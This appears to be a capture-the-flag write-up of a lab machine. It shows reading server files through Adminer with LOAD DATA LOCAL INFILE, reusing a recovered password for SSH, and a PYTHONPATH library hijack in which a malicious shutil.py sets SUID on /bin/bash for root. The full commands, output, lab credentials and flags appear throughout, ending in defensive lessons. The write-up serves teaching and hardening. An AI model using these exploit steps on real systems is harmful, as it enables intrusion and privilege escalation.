index.php:                      $conn = new mysqli($servername, $username, $password, $dbname);
assets/sass/components/_form.scss:      input[type="password"],
assets/sass/components/_form.scss:      input[type="password"],
assets/css/main.css:    input[type="password"],
assets/css/main.css:            input[type="password"],
assets/css/main.css:            input[type="password"]:focus,
assets/css/main.css:    input[type="password"],
Two files with database credentials, and neither password works for SSH (they belong to the 2019 copy). But the values are not the point: the point is that index.php contains credentials. If the old version had them, the production version will have its own, most likely different. That is where we aim:
LOAD DATA LOCAL INFILE '/var/www/html/index.php'
INTO TABLE admirer_exploitation.output
Query executed OK, 123 rows affected. (0.757 s)123 rows: one per line of the file. open_basedir does not get in the way because /var/www/html/ is precisely the allowed directory.
From index.php to waldo's password
We dump the table from our own MariaDB client:
select * from output;
MariaDB [admirer_exploitation]> select * from output;
ERROR 2006 (HY000): Server has gone away
No connection. Trying to reconnect ...
Connection id:    39
Current database: admirer_exploitation

| data                                                              |
| <!DOCTYPE HTML>                                                   |
| <!--                                                              |
| <html>                                                            |
...
|         $servername = "localhost";                                |
|         $username = "waldo";                                      |
|         $password = "&<h5b~yK3F#{PaPB6dA}{H>";                    |
|         $dbname = "admirerdb";                                    |
|                                                                   |
|         // Create connection                                      |
|         $conn = new mysqli($servername, $username, $password, $dbname);
|         // Check connection                                       |
|         if ($conn->connect_error) {                               |
|             die("Connection failed: " . $conn->connect_error);     |
|         }                                                         |
|         $sql = "SELECT * FROM items";                             |
|         $result = $conn->query($sql);                             |
The production index.php carries different credentials from the 2019 copy: user waldo and password &<h5b~yK3F#{PaPB6dA}{H>. (The Server has gone away on the first line is just the MariaDB session timing out on idle; it reconnects by itself.)
SSH
waldo is not only a MySQL user: it is the name that signed the robots.txt, so it is reasonable to assume it also exists on the system and reuses the password.
ssh waldo@10.10.10.187
id
The authenticity of host '10.10.10.187 (10.10.10.187)' can't be established.
ED25519 key fingerprint is SHA256:MfZJmYPldPPosZMdqhpjGPkT2fGNUn2vrEielbbFz/I.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.187' (ED25519) to the list of known hosts.
waldo@10.10.10.187's password:
Permission denied, please try again.
waldo@10.10.10.187's password:
Linux admirer 4.9.0-19-amd64 x86_64 GNU/Linux
...
Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Thu Aug 24 16:09:42 2023 from 10.10.14.23
waldo@admirer:~$ id
uid=1000(waldo) gid=1000(waldo) groups=1000(waldo),1001(admins)
The first attempt fails: that was the old copy's password. The second one, the one we just pulled from the production index.php, gets in. Two more data points from that output: the distribution is Devuan (Debian without systemd) and waldo belongs to the admins group, which hints at special permissions ahead.
cat user.txt
waldo@admirer:~$ cat user.txt
f88488375536e1bc19bf0d4be2761a70
Shell as root
sudo SETENV on admin_tasks.sh
sudo -l reveals the detail that changes everything. waldo can run a script as root, but with the SETENV tag:
sudo -l
cat /opt/scripts/admin_tasks.sh
[sudo] password for waldo:
Matching Defaults entries for waldo on admirer:
    env_reset, env_file=/etc/sudoenv, mail_badpass, secure_path=/usr/local/sb...

User waldo may run the following commands on admirer:
    (ALL) SETENV: /opt/scripts/admin_tasks.sh

waldo@admirer:~$ cat /opt/scripts/admin_tasks.sh
#!/bin/bash

view_uptime()
{
    /usr/bin/uptime -p
}

view_users()
{
    /usr/bin/w
}

view_crontab()
{
    /usr/bin/crontab -l
}

backup_passwd()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Backing up /etc/passwd to /var/backups/passwd.bak ..."
        /bin/cp /etc/passwd /var/backups/passwd.bak
        /bin/chown root:root /var/backups/passwd.bak
        /bin/chmod 600 /var/backups/passwd.bak
        echo "Done."
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}
There is the other half of what we saw on the web: the Insufficient privileges to perform the selected operation. that admin_tasks.php returned is exactly the else of [ "$EUID" -eq 0 ]. The web interface was running this same script as www-data, which is why it failed. We are going to run it as root.
SETENV is the key: even though Defaults env_reset wipes the environment, this tag allows preserving variables specified on the sudo line. secure_path does not protect here, because what we are going to manipulate is not the command PATH but Python's module search path.

And that opportunity shows up further down in the same script:
backup_web()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Running backup script in the background, it might take a while ..."
        /opt/scripts/backup.py &
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}

backup_db()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Running mysqldump in the background, it may take a while ..."
        #/usr/bin/mysqldump -u root admirerdb > /srv/ftp/dump.sql &
        /usr/bin/mysqldump -u root admirerdb > /var/backups/dump.sql &
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}

# Non-interactive way, to be used by the web interface
if [ $# -eq 1 ]
then
    option=$1
    case $option in
        1) view_uptime ;;
        2) view_users ;;
        3) view_crontab ;;
        4) backup_passwd ;;
        5) backup_shadow ;;
        6) backup_web ;;
        7) backup_db ;;
Option 6 invokes /opt/scripts/backup.py. A Python script run as root is exactly what we need. As a bonus, the commented-out line in backup_db explains where the dump.sql we downloaded over FTP came from.
cat /opt/scripts/backup.py
#!/usr/bin/python3
from shutil import make_archive

src = '/var/www/html/'

# old ftp directory, not used anymore
#dst = '/srv/ftp/html'

dst = '/var/backups/html'

make_archive(dst, 'gztar', src)
Python library hijacking on shutil
backup.py does from shutil import make_archive. Python resolves the module by walking sys.path, and PYTHONPATH is prepended to that list. If we get PYTHONPATH to point at a writable directory holding our own shutil.py, ours gets imported before the standard library's. That is a library hijack.
It is worth proving rather than assuming: we look at sys.path before and after exporting the variable.
python -c 'import sys; print sys.path'
ls -l /usr/lib/python2.7/shutil.py
export PYTHONPATH="/tmp"
python -c 'import sys; print sys.path'
cd /tmp
nano shutil.py
cat shutil.py
sudo PYTHONPATH=/tmp /opt/scripts/admin_tasks.sh
/bin/bash -p
cd /root/
cat root.txt
waldo@admirer:~$ python -c 'import sys; print sys.path'
['', '/usr/lib/python2.7', '/usr/lib/python2.7/plat-x86_64-linux-gnu', '/usr/lib/python2.7/lib-tk', '/usr/lib/python2.7/dist-packages']
waldo@admirer:~$ ls -l //usr/lib/python2.7/shutil.py
-rw-r--r-- 1 root root 19075 Feb  6  2022 //usr/lib/python2.7/shutil.py
waldo@admirer:~$ export PYTHONPATH="/tmp"
waldo@admirer:~$ python -c 'import sys; print sys.path'
['', '/tmp', '/usr/lib/python2.7', '/usr/lib/python2.7/plat-x86_64-linux-gnu', '/usr/lib/python2.7/lib-tk', '/usr/lib/python2.7/dist-packages']
waldo@admirer:~$ cd /tmp
waldo@admirer:/tmp$ nano shutil.py
waldo@admirer:/tmp$ cat shutil.py
import os

os.system("chmod u+s /bin/bash")
waldo@admirer:/tmp$ sudo PYTHONPATH=/tmp /opt/scripts/admin_tasks.sh
[sudo] password for waldo:

[[[ System Administration Menu ]]]
1) View system uptime
2) View logged in users
3) View crontab
4) Backup passwd file
5) Backup shadow file
6) Backup web data
7) Backup DB
8) Quit
Choose an option: 6
Running backup script in the background, it might take a while...
waldo@admirer:/tmp$ Traceback (most recent call last):
  File "/opt/scripts/backup.py", line 3, in <module>
    from shutil import make_archive
ImportError: cannot import name 'make_archive'

waldo@admirer:/tmp$ /bin/bash -p
bash-4.4# whoami
root
bash-4.4# cd /root/
bash-4.4# cat root.txt
981ffba0bf04637635b12c59fc815a0c
The output documents the whole mechanism. Before exporting, sys.path starts with '' and continues with the system directories; afterwards, /tmp slips into second place, ahead of /usr/lib/python2.7. The ls -l also confirms the legitimate shutil.py belongs to root and cannot be touched, which is why we have to get ahead of it rather than modify it.
The final detail is the ImportError: cannot import name 'make_archive'. That error is the proof the hijack worked: Python imported our shutil.py, ran its body (the chmod u+s /bin/bash, already as root) and only then looked for make_archive, which our module does not define. The script dies, but the SUID bit is already set. With bash -p we keep euid 0 and read the flag.
Attack chain
nmap -sC → http-robots.txt → /admin-dir  (403, but enumerable)
   │  dirsearch → /admin-dir/credentials.txt → FTP account (ftpuser)
   ▼
FTP → html.tar.gz (2019 copy of the site) → utility-scripts/ (403 on the live site)
   │  targeted dirsearch → utility-scripts/adminer.php  (Adminer 4.6.2)
   ▼
own MySQL (bind-address 0.0.0.0) + LOAD DATA LOCAL INFILE
   ├─ /etc/passwd → open_basedir restriction  (discarded, and a hint where to look instead)
   ▼
/var/www/html/index.php  →  waldo:&<h5b~yK3F#{PaPB6dA}{H>
   │  credential reuse
   ▼
ssh waldo  →  user.txt
   │  sudo -l → (ALL) SETENV: /opt/scripts/admin_tasks.sh → option 6 → backup.py
   ▼
PYTHONPATH=/tmp + malicious shutil.py (library hijack)  →  SUID /bin/bash  →  root.txt
Lessons learned
robots.txtis not an access control. Listing/admin-dirthere with the word "creds" is pointing at the door and putting a sign on it. On top of that, the comment was signed with the very username that ended up giving the shell.- A 403 tells you the directory exists. Both
/admin-dirand/utility-scriptsreturned Forbidden, and both hid files reachable by name. Point the fuzzer at the specific path, not just at the root. - Old copies are a map of the current one.
html.tar.gzdid not hold the working password, but it did hold the names (utility-scripts,index.php) that said where to look. Do not leave site backups on reachable services. disabledin the HTML is not a control. The greyed-out panel options are re-enabled from the inspector; the only real protection was the server-side$EUIDcheck.- Reading the exact error message saves hours.
open_basedir restriction in effectdoes not mean "the file is unreadable": it means PHP is confined to a directory, and that tells you precisely where reading does work. - Adminer can read files from the server hosting it.
LOAD DATA LOCALagainst an attacker-controlled MySQL turns a database manager into an arbitrary file read. Keep Adminer updated and never expose it without authentication. SETENVin sudoers undoes much ofenv_reset. Allowing user-controlled environment variables on a privilegedsudoopens the door to library hijacks like thisshutilone. AvoidSETENVunless genuinely needed, and use absolute paths and defensive imports in privileged scripts.